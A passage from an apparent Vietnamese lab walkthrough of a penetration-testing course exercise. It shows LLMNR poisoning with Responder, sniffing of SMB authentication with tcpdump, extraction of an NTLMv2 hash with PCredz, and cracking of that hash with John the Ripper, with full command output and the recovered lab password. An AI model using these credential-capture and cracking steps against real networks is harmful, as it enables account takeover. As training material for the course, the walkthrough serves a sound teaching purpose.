Mở explorer window và thử mở một kết nối SMB đến một hệ thống không tồn tại. Việc này sẽ kích hoạt yêu cầu LLMNR, máy Windows sẽ cố gắng giải quyết hostname sử dụng request LLMNR đa hướng.

Nhập \\WINDOWS01 vào thanh địa chỉ và nhấn enter, chờ một lúc kết quả sẽ trả về là access denied và yêu cầu thông tin xác thực

Quan trọng là tại thời điểm này máy window đã cố logout tài khoản mà ta hiện đang đăng nhập. Responder đã có thể nhận được NTLMv2 challenge/response



### 4. Kiểm tra NTLMv2 challenge/response hash

Chuyển lại sang máy linux

Ta có thể thấy một NTLMv2 challenge/response đã được chụp lại.



```

sec560@slingshot:~$ john --format=netntlmv2 /opt/responder/logs/SMB-NTLMv2-SSP-*
Using default input encoding: UTF-8
Loaded 5 password hashes with 4 different salts (netntlmv2, NTLMv2 C/R [MD4-HMAC-MD5
32/64])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for
performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 3 candidates buffered for the current salt, minimum 8 needed for
performance.
Proceeding with wordlist:/usr/local/share/john/password.lst, rules:Wordlist
Qwerty12      (clark)
Qwerty12      (clark)
Qwerty12      (clark)
Qwerty12      (clark)
Qwerty12      (clark)
5g 0:00:00:00 DONE 2/3 (2022-01-02 02:06) 33.33g/s 192260p/s 315200c/s 394000C/s
Hudson..Open
Use the "--show --format=netntlmv2" options to display all of the cracked passwords
reliably
Session completed

```

## 6. Đăng xuất và đăng nhập lại bằng tài khoản sec560 trên windows

## 7. Capture hash với sniffer

Chúng ta sẽ chạy tcpdump và đăng nhập không thành công máy window thông qua SMB sử dụng smbclient. Từ đó ta sẽ đánh hơi được quá trình trao đổi

```

sec560@slingshot:~$ sudo tcpdump -nv -w /tmp/winauth.pcap port 445
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
Got 0

```


-n: hiển thị địa chỉ IP thay vì tên máy chủ.

-v giúp in ra bao nhiêu packet đã được nhận.

-w /tmp/winauth.pcap: Cờ để ghi lại các gói tin đã bắt được vào một tập tin có tên winauth.pcap, và đường dẫn của tập tin là /tmp/.

port 445: Lọc các gói tin mà có cổng nguồn hoặc đích là cổng 445, điều này giúp chỉ ghi lại các gói tin liên quan đến dịch vụ SMB.

Để giả lập xác thực, ta mở terminal mới và nhập lệnh sau



Ở cửa sổ tcpdump nhấn ctrl c để thoát.

## 8. Trích xuất hash từ file pcap

```
sec560@slingshot:~$ sudo Pcredz -vf /tmp/winauth.pcap
Starting PCredz...
Pcredz 2.0.2
Author: Laurent Gaffie
Please send bugs/comments/pcaps to: laurent.gaffie@gmail.com
This script will extract NTLM (HTTP,LDAP,SMB,MSSQL,RPC, etc), Kerberos,
FTP, HTTP Basic and credit card data from a given pcap file or from a live inter
face.

CC number scanning activated

Using TCPDump format

protocol: tcp 10.130.10.128:55468 > 10.130.10.25:445
NTLMv2 complete hash is: clark::WORKGROUP:31a3b0b99e4ec762:9039B0535A5EF56976AA6
A8CE3BA6505:010100000000000001DA787EB288BDA0179C00669D3893F460000000002000C004800
490042004F005800590001001A00530045004300350036003000530054005500440045004E005400
040014006800690062006F00780079002E0063006F006D0003003000530065006300350036003000
530074007500640065006E0074002E006800690062006F00780079002E0063006F006D0005001400
6800690062006F00780079002E0063006F006D00070008001DA787EB288BDA010600040002000000
080030003000000000000000000000000000000000000000000000000000000000000000000000
C9E2F226739AC891FE966B270A0010000000000000000000000000000000000000000000000000
660073002F00310030002E003100330030002E00310030002E00320035000000000000
```

Tool cũng đã tạo file logs chứa các thông tin đầu ra



```

sec560@slingshot:~$ ls /opt/pcredz/logs/
NTLMv2.txt
sec560@slingshot:~$ cat /opt/pcredz/logs/NTLMv2.txt
clark::WORKGROUP:31a3b0b99e4ec762:9039B0535A5EF56976AA6A8CE3BA6505:0101000000000
0001DA787EB288BDA0179C00669D3893F460000000002000C004800490042004F005800590001001
A00530045004300350036003000530054005500440045004E005400040014006800690062006F007
80079002E0063006F006D0003003000530065006300350036003000530074007500640065006E007
4002E006800690062006F00780079002E0063006F006D00050014006800690062006F00780079002
E0063006F006D00070008001DA787EB288BDA010600040002000000080030003000000000000000
0000000000000000CE0615EE0BFD7FDF64242B9109A483E6A261B720C9E2F226739AC891FE966B270
A001000000000000000000000000000000000000900220063006900660073002F00310030002E003
100330030002E00310030002E0032003500000000000

```

Dùng John crack hash này

```

sec560@slingshot:~$ john /opt/pcredz/logs/NTLMv2.txt
Warning: detected hash type "netntlmv2", but the string is also recognized as "ntlmv2-openssl"
Use the "--format=ntlmv2-openssl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/local/share/john/password.lst, rules:Wordlist
Qwerty12 (clark)
1g 0:00:00:00 DONE 2/3 (2024-04-10 16:31) 12.50g/s 145425p/s 145425c/s 145425C/s Hudson..Open
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed

```

Tương tự có thể dùng hashcat để crack